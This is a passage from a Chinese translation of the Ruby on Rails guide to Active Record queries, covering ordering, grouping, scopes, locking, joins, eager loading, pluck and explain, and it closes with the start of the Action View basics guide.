SQL `NOT` 查询可用 `where.not` 方法构建。

```
Post.where.not(author: author)
```

也即是说，这个查询首先调用没有参数的 `where` 方法，然后再调用 `not` 方法。

## 3 排序

要想按照特定的顺序从数据库中获取记录，可以使用 `order` 方法。

例如，想按照 `created_at` 的升序方式获取一些记录，可以这么做：

```
Client.order(:created_at)
# OR
Client.order("created_at")
```

还可使用 `ASC` 或 `DESC` 指定排序方式：

```
Client.order(created_at: :desc)
# OR
Client.order(created_at: :asc)
# OR
Client.order("created_at DESC")
# OR
Client.order("created_at ASC")
```

或者使用多个字段排序：

```
Client.order(orders_count: :asc, created_at: :desc)
# OR
Client.order(:orders_count, created_at: :desc)
# OR
Client.order("orders_count ASC, created_at DESC")
# OR
Client.order("orders_count ASC", "created_at DESC")
```

如果想在不同的上下文中多次调用 `order`，可以在前一个 `order` 后再调用一次：

```
Client.order("orders_count ASC").order("created_at DESC")
# SELECT * FROM clients ORDER BY orders_count ASC, created_at DESC
```

# 4 查询指定字段

默认情况下，`Model.find` 使用 `SELECT *` 查询所有字段。

要查询部分字段，可使用 `select` 方法。

例如，只查询 `viewable_by` 和 `locked` 字段：

```
Client.select("viewable_by, locked")
```

上述查询使用的 SQL 语句如下：

```
SELECT viewable_by, locked FROM clients
```

使用时要注意，因为模型对象只会使用选择的字段初始化。如果字段不能初始化模型对象，会得到以下异常：

```
ActiveModel::MissingAttributeError: missing attribute: <attribute>
```

其中 `<attribute>` 是所查询的字段。`id` 字段不会抛出 `ActiveRecord::MissingAttributeError` 异常，所以在关联中使用时要注意，因为关联需要 `id` 字段才能正常使用。

如果查询时希望指定字段的同值记录只出现一次，可以使用 `distinct` 方法：

```
Client.select(:name).distinct
```

上述方法生成的 SQL 语句如下：

```
SELECT DISTINCT name FROM clients
```

查询后还可以删除唯一性限制：

```
query = Client.select(:name).distinct
# => Returns unique names

query.distinct(false)
# => Returns all names, even if there are duplicates
```

# 5 限量和偏移

要想在 `Model.find` 方法中使用 SQL `LIMIT` 子句，可使用 `limit` 和 `offset` 方法。

`limit` 方法指定获取的记录数量，`offset` 方法指定在返回结果之前跳过多少个记录。例如：

```
Client.limit(5)
```

上述查询最大只会返回 5 各客户对象，因为没指定偏移，多以会返回数据表中的前 5 个记录。生成的 SQL 语句如下：

```
SELECT * FROM clients LIMIT 5
```

再加上 `offset` 方法：

```
Client.limit(5).offset(30)
```

这时会从第 31 个记录开始，返回最多 5 个客户对象。生成的 SQL 语句如下：

```
SELECT * FROM clients LIMIT 5 OFFSET 30
```

# 6 分组

要想在查询时使用 SQL `GROUP BY` 子句，可以使用 `group` 方法。

例如，如果想获取一组订单的创建日期，可以这么做：

```
Order.select("date(created_at) as ordered_date, sum(price) as total_price").group("date(c
```

上述查询会只会为相同日期下的订单创建一个 `Order` 对象。

生成的 SQL 语句如下：

```
SELECT date(created_at) as ordered_date, sum(price) as total_price
FROM orders
GROUP BY date(created_at)
```

# 7 分组筛选

SQL 使用 `HAVING` 子句指定 `GROUP BY` 分组的条件。在 `Model.find` 方法中可使用 `:having` 选项指定 `HAVING` 子句。

例如：

```
Order.select("date(created_at) as ordered_date, sum(price) as total_price").
  group("date(created_at)").having("sum(price) > ?", 100)
```

生成的 SQL 如下：

```
SELECT date(created_at) as ordered_date, sum(price) as total_price
FROM orders
GROUP BY date(created_at)
HAVING sum(price) > 100
```

这个查询只会为同一天下的订单创建一个 `Order` 对象，而且这一天的订单总额要大于 $100。

# 8 条件覆盖

## 8.1 `unscope`

如果要删除某个条件可使用 `unscope` 方法。例如：

```
Post.where('id > 10').limit(20).order('id asc').unscope(:order)
```

生成的 SQL 语句如下：

```
SELECT * FROM posts WHERE id > 10 LIMIT 20

# Original query without `unscope`
SELECT * FROM posts WHERE id > 10 ORDER BY id asc LIMIT 20
```

`unscope` 还可删除 `WHERE` 子句中的条件。例如：

```
Post.where(id: 10, trashed: false).unscope(where: :id)
# SELECT "posts".* FROM "posts" WHERE trashed = 0
```

`unscope` 还可影响合并后的查询：

```
Post.order('id asc').merge(Post.unscope(:order))
# SELECT "posts".* FROM "posts"
```

### 8.2 `only`

查询条件还可使用 `only` 方法覆盖。例如：

```
Post.where('id > 10').limit(20).order('id desc').only(:order, :where)
```

执行的 SQL 语句如下：

```
SELECT * FROM posts WHERE id > 10 ORDER BY id DESC

# Original query without `only`
SELECT "posts".* FROM "posts" WHERE (id > 10) ORDER BY id desc LIMIT 20
```

### 8.3 `reorder`

`reorder` 方法覆盖原来的 `order` 条件。例如：

```
class Post < ActiveRecord::Base
  ..
  ..
  has_many :comments, -> { order('posted_at DESC') }
end

Post.find(10).comments.reorder('name')
```

执行的 SQL 语句如下：

```
SELECT * FROM posts WHERE id = 10 ORDER BY name
```

没用 `reorder` 方法时执行的 SQL 语句如下：

```
SELECT * FROM posts WHERE id = 10 ORDER BY posted_at DESC
```

### 8.4 `reverse_order`

`reverse_order` 方法翻转 `ORDER` 子句的条件。

```
Client.where("orders_count > 10").order(:name).reverse_order
```

执行的 SQL 语句如下：

```
SELECT * FROM clients WHERE orders_count > 10 ORDER BY name DESC
```

如果查询中没有使用 `ORDER` 子句，`reverse_order` 方法会按照主键的逆序查询：

```
Client.where("orders_count > 10").reverse_order
```

执行的 SQL 语句如下：

```
SELECT * FROM clients WHERE orders_count > 10 ORDER BY clients.id DESC
```

这个方法没有参数。

### 8.5 `rewhere`

`rewhere` 方法覆盖前面的 `where` 条件。例如：

```
Post.where(trashed: true).rewhere(trashed: false)
```

执行的 SQL 语句如下：

```
SELECT * FROM posts WHERE `trashed` = 0
```

如果不使用 `rewhere` 方法，写成：

```
Post.where(trashed: true).where(trashed: false)
```

执行的 SQL 语句如下：

```
SELECT * FROM posts WHERE `trashed` = 1 AND `trashed` = 0
```

## 9 空关系

`none` 返回一个可链接的关系，没有相应的记录。`none` 方法返回对象的后续条件查询，得到的还是空关系。如果想以可链接的方式响应可能无返回结果的方法或者作用域，可使用 `none` 方法。

```
Post.none # returns an empty Relation and fires no queries.
```

```
# The visible_posts method below is expected to return a Relation.
@posts = current_user.visible_posts.where(name: params[:name])

def visible_posts
  case role
  when 'Country Manager'
    Post.where(country: country)
  when 'Reviewer'
    Post.published
  when 'Bad User'
    Post.none # => returning [] or nil breaks the caller code in this case
  end
end
```

# 10 只读对象

Active Record 提供了 `readonly` 方法，禁止修改获取的对象。试图修改只读记录的操作不会成功，而且会抛出 `ActiveRecord::ReadOnlyRecord` 异常。

```
client = Client.readonly.first
client.visits += 1
client.save
```

因为把 `client` 设为了只读对象，所以上述代码调用 `client.save` 方法修改 `visits` 的值时会抛出 `ActiveRecord::ReadOnlyRecord` 异常。

# 11 更新时锁定记录

锁定可以避免更新记录时的条件竞争，也能保证原子更新。

Active Record 提供了两种锁定机制：

- 乐观锁定
- 悲观锁定

## 11.1 乐观锁定

乐观锁定允许多个用户编辑同一个记录，假设数据发生冲突的可能性最小。Rails 会检查读取记录后是否有其他程序在修改这个记录。如果检测到有其他程序在修改，就会抛出 `ActiveRecord::StaleObjectError` 异常，忽略改动。

乐观锁定字段

为了使用乐观锁定，数据表中要有一个类型为整数的 `lock_version` 字段。每次更新记录时，Active Record 都会增加 `lock_version` 字段的值。如果更新请求中的 `lock_version` 字段值比数据库中的 `lock_version` 字段值小，会抛出 `ActiveRecord::StaleObjectError` 异常，更新失败。例如：

```
c1 = Client.find(1)
c2 = Client.find(1)

c1.first_name = "Michael"
c1.save

c2.name = "should fail"
c2.save # Raises an ActiveRecord::StaleObjectError
```

抛出异常后，你要负责处理冲突，可以回滚操作、合并操作或者使用其他业务逻辑处理。

乐观锁定可以使用 `ActiveRecord::Base.lock_optimistically = false` 关闭。

要想修改 `lock_version` 字段的名字，可以使用 `ActiveRecord::Base` 提供的 `locking_column` 类方法：

```
class Client < ActiveRecord::Base
  self.locking_column = :lock_client_column
end
```

### 11.2 悲观锁定

悲观锁定使用底层数据库提供的锁定机制。使用 `lock` 方法构建的关系在所选记录上生成一个“互斥锁”（exclusive lock）。使用 `lock` 方法构建的关系一般都放入事务中，避免死锁。

例如：

```
Item.transaction do
  i = Item.lock.first
  i.name = 'Jones'
  i.save
end
```

在 MySQL 中，上述代码生成的 SQL 如下：

```
SQL (0.2ms)   BEGIN
Item Load (0.3ms)   SELECT * FROM `items` LIMIT 1 FOR UPDATE
Item Update (0.4ms)   UPDATE `items` SET `updated_at` = '2009-02-07 18:05:56', `name` = '
SQL (0.8ms)   COMMIT
```

`lock` 方法还可以接受 SQL 语句，使用其他锁定类型。例如，MySQL 中有一个语句是 `LOCK IN SHARE MODE`，会锁定记录，但还是允许其他查询读取记录。要想使用这个语句，直接传入 `lock` 方法即可：

```
Item.transaction do
  i = Item.lock("LOCK IN SHARE MODE").find(1)
  i.increment!(:views)
end
```

如果已经创建了模型实例，可以在事务中加上这种锁定，如下所示：

```
item = Item.first
item.with_lock do
  # This block is called within a transaction,
  # item is already locked.
  item.increment!(:views)
end
```

## 12 连接数据表

Active Record 提供了一个查询方法名为 `joins`，用来指定 SQL `JOIN` 子句。`joins` 方法的用法有很多种。

### 12.1 使用字符串形式的 SQL 语句

在 `joins` 方法中可以直接使用 `JOIN` 子句的 SQL：

```
Client.joins('LEFT OUTER JOIN addresses ON addresses.client_id = clients.id')
```

生成的 SQL 语句如下：

```
SELECT clients.* FROM clients LEFT OUTER JOIN addresses ON addresses.client_id = clients.
```

### 12.2 使用数组或 Hash 指定具名关联

这种方法只用于 `INNER JOIN`。

使用 `joins` 方法时，可以使用声明关联时使用的关联名指定 `JOIN` 子句。

例如，假如按照如下方式定义 `Category`、`Post`、`Comment`、`Guest` 和 `Tag` 模型：

```
class Category < ActiveRecord::Base
  has_many :posts
end

class Post < ActiveRecord::Base
  belongs_to :category
  has_many :comments
  has_many :tags
end

class Comment < ActiveRecord::Base
  belongs_to :post
  has_one :guest
end

class Guest < ActiveRecord::Base
  belongs_to :comment
end

class Tag < ActiveRecord::Base
  belongs_to :post
end
```

下面各种用法能都使用 `INNER JOIN` 子句生成正确的连接查询：

#### 12.2.1 连接单个关联

```
Category.joins(:posts)
```

生成的 SQL 语句如下：

```
SELECT categories.* FROM categories
  INNER JOIN posts ON posts.category_id = categories.id
```

用人类语言表达，上述查询的意思是，“使用文章的分类创建分类对象”。注意，分类对象可能有重复，因为多篇文章可能属于同一分类。如果不想出现重复，可使用 `Category.joins(:posts).uniq` 方法。

#### 12.2.2 连接多个关联

```
Post.joins(:category, :comments)
```

生成的 SQL 语句如下：

```
SELECT posts.* FROM posts
  INNER JOIN categories ON posts.category_id = categories.id
  INNER JOIN comments ON comments.post_id = posts.id
```

用人类语言表达，上述查询的意思是，“返回指定分类且至少有一个评论的所有文章”。注意，如果文章有多个评论，同个文章对象会出现多次。

#### 12.2.3 连接一层嵌套关联

```
Post.joins(comments: :guest)
```

生成的 SQL 语句如下：

```
SELECT posts.* FROM posts
  INNER JOIN comments ON comments.post_id = posts.id
  INNER JOIN guests ON guests.comment_id = comments.id
```

用人类语言表达，上述查询的意思是，“返回有一个游客发布评论的所有文章”。

#### 12.2.4 连接多层嵌套关联

```
Category.joins(posts: [{ comments: :guest }, :tags])
```

生成的 SQL 语句如下：

```
SELECT categories.* FROM categories
  INNER JOIN posts ON posts.category_id = categories.id
  INNER JOIN comments ON comments.post_id = posts.id
  INNER JOIN guests ON guests.comment_id = comments.id
  INNER JOIN tags ON tags.post_id = posts.id
```

### 12.3 指定用于连接数据表上的条件

作用在连接数据表上的条件可以使用数组和字符串指定。Hash 形式的条件使用的句法有点特殊：

```
time_range = (Time.now.midnight - 1.day)..Time.now.midnight
Client.joins(:orders).where('orders.created_at' => time_range)
```

还有一种更简洁的句法是使用嵌套 Hash：

```
time_range = (Time.now.midnight - 1.day)..Time.now.midnight
Client.joins(:orders).where(orders: { created_at: time_range })
```

上述查询会获取昨天下订单的所有客户对象，再次用到了 SQL `BETWEEN` 语句。

## 13 按需加载关联

使用 `Model.find` 方法获取对象的关联记录时，按需加载机制会使用尽量少的查询次数。

**N + 1 查询问题**

假设有如下的代码，获取 10 个客户对象，并把客户的邮编打印出来

```
clients = Client.limit(10)

clients.each do |client|
  puts client.address.postcode
end
```

上述代码初看起来很好，但问题在于查询的总次数。上述代码总共会执行 1（获取 10 个客户记录）+ 10（分别获取 10 个客户的地址）= *11* 次查询。

**N + 1 查询的解决办法**

在 Active Record 中可以进一步指定要加载的所有关联，调用 `Model.find` 方法是使用 `includes` 方法实现。使用 `includes` 后，Active Record 会使用尽可能少的查询次数加载所有指定的关联。

我们可以使用按需加载机制加载客户的地址，把 `Client.limit(10)` 改写成：

```
clients = Client.includes(:address).limit(10)

clients.each do |client|
  puts client.address.postcode
end
```

和前面的 **11** 次查询不同，上述代码只会执行 **2** 次查询：

```
SELECT * FROM clients LIMIT 10
SELECT addresses.* FROM addresses
  WHERE (addresses.client_id IN (1,2,3,4,5,6,7,8,9,10))
```

## 13.1 按需加载多个关联

调用 `Model.find` 方法时，使用 `includes` 方法可以一次加载任意数量的关联，加载的关联可以通过数组、Hash、嵌套 Hash 指定。

### 13.1.1 用数组指定多个关联

```
Post.includes(:category, :comments)
```

上述代码会加载所有文章，以及和每篇文章关联的分类和评论。

### 13.1.2 使用 Hash 指定嵌套关联

```
Category.includes(posts: [{ comments: :guest }, :tags]).find(1)
```

上述代码会获取 ID 为 1 的分类，按需加载所有关联的文章，文章的标签和评论，以及每个评论的 `guest` 关联。

## 13.2 指定用于按需加载关联上的条件

虽然 Active Record 允许使用 `joins` 方法指定用于按需加载关联上的条件，但是推荐的做法是使用连接数据表。

如果非要这么做，可以按照常规方式使用 `where` 方法。

```
Post.includes(:comments).where("comments.visible" => true)
```

上述代码生成的查询中会包含 `LEFT OUTER JOIN` 子句，而 `joins` 方法生成的查询使用的是 `INNER JOIN` 子句。

```
SELECT "posts"."id" AS t0_r0, ... "comments"."updated_at" AS t1_r5 FROM "posts" LEFT OUTE
```

如果没指定 `where` 条件，上述代码会生成两个查询语句。

如果像上面的代码一样使用 `includes`，即使所有文章都没有评论，也会加载所有文章。使用 `joins` 方法（`INNER JOIN`）时，必须满足连接条件，否则不会得到任何记录。

# 14 作用域

作用域把常用的查询定义成方法，在关联对象或模型上调用。在作用域中可以使用前面介绍的所有方法，例如 `where`、`joins` 和 `includes`。所有作用域方法都会返回一个 `ActiveRecord::Relation` 对象，允许继续调用其他方法（例如另一个作用域方法）。

要想定义简单的作用域，可在类中调用 `scope` 方法，传入执行作用域时运行的代码：

```
class Post < ActiveRecord::Base
  scope :published, -> { where(published: true) }
end
```

上述方式和直接定义类方法的作用一样，使用哪种方式只是个人喜好：

```
class Post < ActiveRecord::Base
  def self.published
    where(published: true)
  end
end
```

作用域可以链在一起调用：

```
class Post < ActiveRecord::Base
  scope :published,               -> { where(published: true) }
  scope :published_and_commented, -> { published.where("comments_count > 0") }
end
```

可以在模型类上调用 `published` 作用域：

```
Post.published # => [published posts]
```

也可以在包含 `Post` 对象的关联上调用：

```
category = Category.first
category.posts.published # => [published posts belonging to this category]
```

## 14.1 传入参数

作用域可接受参数：

```
class Post < ActiveRecord::Base
  scope :created_before, ->(time) { where("created_at < ?", time) }
end
```

作用域的调用方法和类方法一样：

```
Post.created_before(Time.zone.now)
```

不过这就和类方法的作用一样了。

```
class Post < ActiveRecord::Base
  def self.created_before(time)
    where("created_at < ?", time)
  end
end
```

如果作用域要接受参数，推荐直接使用类方法。有参数的作用域也可在关联对象上调用：

```
category.posts.created_before(time)
```

## 14.2 合并作用域

和 `where` 方法一样，作用域也可通过 `AND` 合并查询条件：

```
class User < ActiveRecord::Base
  scope :active, -> { where state: 'active' }
  scope :inactive, -> { where state: 'inactive' }
end

User.active.inactive
# SELECT "users".* FROM "users" WHERE "users"."state" = 'active' AND "users"."state" = 'i
```

作用域还可以 `where` 一起使用，生成的 SQL 语句会使用 `AND` 连接所有条件。

```
User.active.where(state: 'finished')
# SELECT "users".* FROM "users" WHERE "users"."state" = 'active' AND "users"."state" = 'f
```

如果不想让最后一个 `WHERE` 子句获得优先权，可以使用 `Relation#merge` 方法。

```
User.active.merge(User.inactive)
# SELECT "users".* FROM "users" WHERE "users"."state" = 'inactive'
```

使用作用域时要注意，`default_scope` 会添加到作用域和 `where` 方法指定的条件之前。

```
class User < ActiveRecord::Base
  default_scope { where state: 'pending' }
  scope :active, -> { where state: 'active' }
  scope :inactive, -> { where state: 'inactive' }
end

User.all
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending'

User.active
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending' AND "users"."state" = '

User.where(state: 'inactive')
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending' AND "users"."state" = '
```

如上所示，`default_scope` 中的条件添加到了 `active` 和 `where` 之前。

## 14.3 指定默认作用域

如果某个作用域要用在模型的所有查询中，可以在模型中使用 `default_scope` 方法指定。

```
class Client < ActiveRecord::Base
  default_scope { where("removed_at IS NULL") }
end
```

执行查询时使用的 SQL 语句如下：

```
SELECT * FROM clients WHERE removed_at IS NULL
```

如果默认作用域中的条件比较复杂，可以使用类方法的形式定义：

```
class Client < ActiveRecord::Base
  def self.default_scope
    # Should return an ActiveRecord::Relation.
  end
end
```

## 14.4 删除所有作用域

如果基于某些原因想删除作用域，可以使用 `unscoped` 方法。如果模型中定义了 `default_scope`，而在这个作用域中不需要使用，就可以使用 `unscoped` 方法。

```
Client.unscoped.load
```

`unscoped` 方法会删除所有作用域，在数据表中执行常规查询。

注意，不能在作用域后链式调用 `unscoped`，这时可以使用代码块形式的 `unscoped` 方法：

```
Client.unscoped {
  Client.created_before(Time.zone.now)
}
```

# 15 动态查询方法

Active Record 为数据表中的每个字段都提供了一个查询方法。例如，在 `Client` 模型中有个 `first_name` 字段，那么 Active Record 就会生成 `find_by_first_name` 方法。如果在 `Client` 模型中有个 `locked` 字段，就有一个 `find_by_locked` 方法。

在这些动态生成的查询方法后，可以加上感叹号（`!`），例如 `Client.find_by_name!("Ryan")`。此时，如果找不到记录就会抛出 `ActiveRecord::RecordNotFound` 异常。

如果想同时查询 `first_name` 和 `locked` 字段，可以用 `and` 把两个字段连接起来，获得所需的查询方法，例如 `Client.find_by_first_name_and_locked("Ryan", true)`。

# 16 查找或构建新对象

某些动态查询方法在 Rails 4.0 中已经启用，会在 Rails 4.1 中删除。推荐的做法是使用 Active Record 作用域。废弃的方法可以在这个 gem 中查看：https://github.com/rails/activerecord-deprecated_finders。

我们经常需要在查询不到记录时创建一个新记录。这种需求可以使用 `find_or_create_by` 或 `find_or_create_by!` 方法实现。

## 16.1 `find_or_create_by`

`find_or_create_by` 方法首先检查指定属性对应的记录是否存在，如果不存在就调用 `create` 方法。我们来看一个例子。

假设你想查找一个名为“Andy”的客户，如果这个客户不存在就新建。这个需求可以使用下面的代码完成：

```
Client.find_or_create_by(first_name: 'Andy')
# => #<Client id: 1, first_name: "Andy", orders_count: 0, locked: true, created_at: "2011
```

上述方法生成的 SQL 语句如下：

```
SELECT * FROM clients WHERE (clients.first_name = 'Andy') LIMIT 1
BEGIN
INSERT INTO clients (created_at, first_name, locked, orders_count, updated_at) VALUES ('2
COMMIT
```

`find_or_create_by` 方法返回现有的记录或者新建的记录。在上面的例子中，名为“Andy”的客户不存在，所以会新建一个记录，然后将其返回。

新纪录可能没有存入数据库，这取决于是否能通过数据验证（就像 `create` 方法一样）。

假设创建新记录时，要把 `locked` 属性设为 `false`，但不想在查询中设置。例如，我们要查询一个名为“Andy”的客户，如果这个客户不存在就新建一个，而且 `locked` 属性为 `false`。

这种需求有两种实现方法。第一种，使用 `create_with` 方法：

```
Client.create_with(locked: false).find_or_create_by(first_name: 'Andy')
```

第二种，使用代码块：

```
Client.find_or_create_by(first_name: 'Andy') do |c|
  c.locked = false
end
```

代码块中的代码只会在创建客户之后执行。再次运行这段代码时，会忽略代码块中的代码。

### 16.2 `find_or_create_by!`

还可使用 `find_or_create_by!` 方法，如果新纪录不合法，会抛出异常。本文不涉及数据验证，假设已经在 `Client` 模型中定义了下面的验证：

```
validates :orders_count, presence: true
```

如果创建新 `Client` 对象时没有指定 `orders_count` 属性的值，这个对象就是不合法的，会抛出以下异常：

```
Client.find_or_create_by!(first_name: 'Andy')
# => ActiveRecord::RecordInvalid: Validation failed: Orders count can't be blank
```

### 16.3 `find_or_initialize_by`

`find_or_initialize_by` 方法和 `find_or_create_by` 的作用差不多，但不调用 `create` 方法，而是 `new` 方法。也就是说新建的模型实例在内存中，没有存入数据库。继续使用前面的例子，现在我们要查询的客户名为“Nick”：

```
nick = Client.find_or_initialize_by(first_name: 'Nick')
# => <Client id: nil, first_name: "Nick", orders_count: 0, locked: true, created_at: "201

nick.persisted?
# => false

nick.new_record?
# => true
```

因为对象不会存入数据库，上述代码生成的 SQL 语句如下：

```
SELECT * FROM clients WHERE (clients.first_name = 'Nick') LIMIT 1
```

如果想把对象存入数据库，调用 `save` 方法即可：

```
nick.save
# => true
```

# 17 使用 SQL 语句查询

如果想使用 SQL 语句查询数据表中的记录，可以使用 `find_by_sql` 方法。就算只找到一个记录，`find_by_sql` 方法也会返回一个由记录组成的数组。例如，可以运行下面的查询：

```
Client.find_by_sql("SELECT * FROM clients
  INNER JOIN orders ON clients.id = orders.client_id
  ORDER BY clients.created_at desc")
```

`find_by_sql` 方法提供了一种定制查询的简单方式。

## 17.1 `select_all`

`find_by_sql` 方法有一个近亲，名为 `connection#select_all`。和 `find_by_sql` 一样，`select_all` 方法会使用 SQL 语句查询数据库，获取记录，但不会初始化对象。`select_all` 返回的结果是一个由 Hash 组成的数组，每个 Hash 表示一个记录。

```
Client.connection.select_all("SELECT * FROM clients WHERE id = '1'")
```

## 17.2 `pluck`

`pluck` 方法可以在模型对应的数据表中查询一个或多个字段，其参数是一组字段名，返回结果是由各字段的值组成的数组。

```
Client.where(active: true).pluck(:id)
# SELECT id FROM clients WHERE active = 1
# => [1, 2, 3]

Client.distinct.pluck(:role)
# SELECT DISTINCT role FROM clients
# => ['admin', 'member', 'guest']

Client.pluck(:id, :name)
# SELECT clients.id, clients.name FROM clients
# => [[1, 'David'], [2, 'Jeremy'], [3, 'Jose']]
```

如下的代码：

```
Client.select(:id).map { |c| c.id }
# or
Client.select(:id).map(&:id)
# or
Client.select(:id, :name).map { |c| [c.id, c.name] }
```

可用 `pluck` 方法实现：

```
Client.pluck(:id)
# or
Client.pluck(:id, :name)
```

和 `select` 方法不一样，`pluck` 直接把查询结果转换成 Ruby 数组，不生成 Active Record 对象，可以提升大型查询或常用查询的执行效率。但 `pluck` 方法不会使用重新定义的属性方法处理查询结果。例如：

```
class Client < ActiveRecord::Base
  def name
    "I am #{super}"
  end
end

Client.select(:name).map &:name
# => ["I am David", "I am Jeremy", "I am Jose"]

Client.pluck(:name)
# => ["David", "Jeremy", "Jose"]
```

而且，与 `select` 和其他 `Relation` 作用域不同的是，`pluck` 方法会直接执行查询，因此后面不能和其他作用域链在一起，但是可以链接到已经执行的作用域之后：

```
Client.pluck(:name).limit(1)
# => NoMethodError: undefined method `limit' for #<Array:0x007ff34d3ad6d8>

Client.limit(1).pluck(:name)
# => ["David"]
```

## 17.3 `ids`

`ids` 方法可以直接获取数据表的主键。

```
Person.ids
# SELECT id FROM people
```

```
class Person < ActiveRecord::Base
  self.primary_key = "person_id"
end

Person.ids
# SELECT person_id FROM people
```

# 18 检查对象是否存在

如果只想检查对象是否存在，可以使用 `exists?` 方法。这个方法使用的数据库查询和 `find` 方法一样，但不会返回对象或对象集合，而是返回 `true` 或 `false` 。

```
Client.exists?(1)
```

`exists?` 方法可以接受多个值，但只要其中一个记录存在，就会返回 `true` 。

```
Client.exists?(id: [1,2,3])
# or
Client.exists?(name: ['John', 'Sergei'])
```

在模型或关系上调用 `exists?` 方法时，可以不指定任何参数。

```
Client.where(first_name: 'Ryan').exists?
```

在上述代码中，只要有一个客户的 `first_name` 字段值为 `'Ryan'` ，就会返回 `true` ，否则返回 `false` 。

```
Client.exists?
```

在上述代码中，如果 `clients` 表是空的，会返回 `false` ，否则返回 `true` 。

在模型或关系中检查存在性时还可使用 `any?` 和 `many?` 方法。

```
# via a model
Post.any?
Post.many?

# via a named scope
Post.recent.any?
Post.recent.many?

# via a relation
Post.where(published: true).any?
Post.where(published: true).many?

# via an association
Post.first.categories.any?
Post.first.categories.many?
```

# 19 计算

这里先以 `count` 方法为例，所有的选项都可在后面各方法中使用。

所有计算型方法都可直接在模型上调用：

```
Client.count
# SELECT count(*) AS count_all FROM clients
```

或者在关系上调用：

```
Client.where(first_name: 'Ryan').count
# SELECT count(*) AS count_all FROM clients WHERE (first_name = 'Ryan')
```

执行复杂计算时还可使用各种查询方法：

```
Client.includes("orders").where(first_name: 'Ryan', orders: { status: 'received' }).count
```

上述代码执行的 SQL 语句如下：

```
SELECT count(DISTINCT clients.id) AS count_all FROM clients
  LEFT OUTER JOIN orders ON orders.client_id = client.id WHERE
  (clients.first_name = 'Ryan' AND orders.status = 'received')
```

## 19.1 计数

如果想知道模型对应的数据表中有多少条记录，可以使用 `Client.count` 方法。如果想更精确的计算设定了 `age` 字段的记录数，可以使用 `Client.count(:age)` 。

`count` 方法可用的选项如前所述。

## 19.2 平均值

如果想查看某个字段的平均值，可以使用 `average` 方法。用法如下：

```
Client.average("orders_count")
```

这个方法会返回指定字段的平均值，得到的有可能是浮点数，例如 3.14159265。

`average` 方法可用的选项如前所述。

## 19.3 最小值

如果想查看某个字段的最小值，可以使用 `minimum` 方法。用法如下：

```
Client.minimum("age")
```

`minimum` 方法可用的选项如前所述。

## 19.4 最大值

如果想查看某个字段的最大值，可以使用 `maximum` 方法。用法如下：

```
Client.maximum("age")
```

`maximum` 方法可用的选项如前所述。

### 19.5 求和

如果想查看所有记录中某个字段的总值，可以使用 `sum` 方法。用法如下：

```
Client.sum("orders_count")
```

`sum` 方法可用的选项如前所述。

## 20 执行 EXPLAIN 命令

可以在关系执行的查询中执行 EXPLAIN 命令。例如：

```
User.where(id: 1).joins(:posts).explain
```

在 MySQL 中得到的输出如下：

```
EXPLAIN for: SELECT `users`.* FROM `users` INNER JOIN `posts` ON `posts`.`user_id` = `use
+----+-------------+-------+-------+---------------+---------+---------+-------+------+--
| id | select_type | table | type  | possible_keys | key     | key_len | ref   | rows | E
+----+-------------+-------+-------+---------------+---------+---------+-------+------+--
|  1 | SIMPLE      | users | const | PRIMARY       | PRIMARY | 4       | const |    1 |
|  1 | SIMPLE      | posts | ALL   | NULL          | NULL    | NULL    | NULL  |    1 | U
+----+-------------+-------+-------+---------------+---------+---------+-------+------+--
2 rows in set (0.00 sec)
```

Active Record 会按照所用数据库 shell 的方式输出结果。所以，相同的查询在 PostgreSQL 中得到的输出如下：

```
EXPLAIN for: SELECT "users".* FROM "users" INNER JOIN "posts" ON "posts"."user_id" = "use
                                  QUERY PLAN
------------------------------------------------------------------------------
 Nested Loop Left Join  (cost=0.00..37.24 rows=8 width=0)
   Join Filter: (posts.user_id = users.id)
   ->  Index Scan using users_pkey on users  (cost=0.00..8.27 rows=1 width=4)
         Index Cond: (id = 1)
   ->  Seq Scan on posts  (cost=0.00..28.88 rows=8 width=4)
         Filter: (posts.user_id = 1)
(6 rows)
```

按需加载会触发多次查询，而且有些查询要用到之前查询的结果。鉴于此，`explain` 方法会真正执行查询，然后询问查询计划。例如：

```
User.where(id: 1).includes(:posts).explain
```

在 MySQL 中得到的输出如下：

```
EXPLAIN for: SELECT `users`.* FROM `users`  WHERE `users`.`id` = 1
+----+-------------+-------+-------+---------------+---------+---------+-------+------+--
| id | select_type | table | type  | possible_keys | key     | key_len | ref   | rows | E
+----+-------------+-------+-------+---------------+---------+---------+-------+------+--
|  1 | SIMPLE      | users | const | PRIMARY       | PRIMARY | 4       | const |    1 |
+----+-------------+-------+-------+---------------+---------+---------+-------+------+--
1 row in set (0.00 sec)

EXPLAIN for: SELECT `posts`.* FROM `posts`  WHERE `posts`.`user_id` IN (1)
+----+-------------+-------+------+---------------+------+---------+------+------+-------
| id | select_type | table | type | possible_keys | key  | key_len | ref  | rows | Extra
+----+-------------+-------+------+---------------+------+---------+------+------+-------
|  1 | SIMPLE      | posts | ALL  | NULL          | NULL | NULL    | NULL |    1 | Using
+----+-------------+-------+------+---------------+------+---------+------+------+-------
1 row in set (0.00 sec)
```

### 20.1 解读 EXPLAIN 命令的输出结果

解读 EXPLAIN 命令的输出结果不在本文的范畴之内。下面列出的链接可以帮助你进一步了解相关知识：

- SQLite3: EXPLAIN QUERY PLAN
- MySQL: EXPLAIN 的输出格式
- PostgreSQL: 使用 EXPLAIN

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# 视图

# Action View 基础

读完本文，你将学到：

- Action View 是什么，如何在 Rails 中使用；
- 模板、局部视图和布局的最佳使用方法；
- Action View 提供了哪些帮助方法，如何自己编写帮助方法；
- 如何使用本地化视图；
- 如何在 Rails 之外的程序中使用 Action View；

## Chapters



## 1 Action View 是什么？

Action View 和 Action Controller 是 Action Pack 的两个主要组件。在 Rails 中，请求由 Action Pack 分两步处理，一步交给控制器（逻辑处理），一步交给视图（渲染视图）。一般来说，Action Controller 的作用是和数据库通信，根据需要执行 CRUD 操作；Action View 用来构建响应。

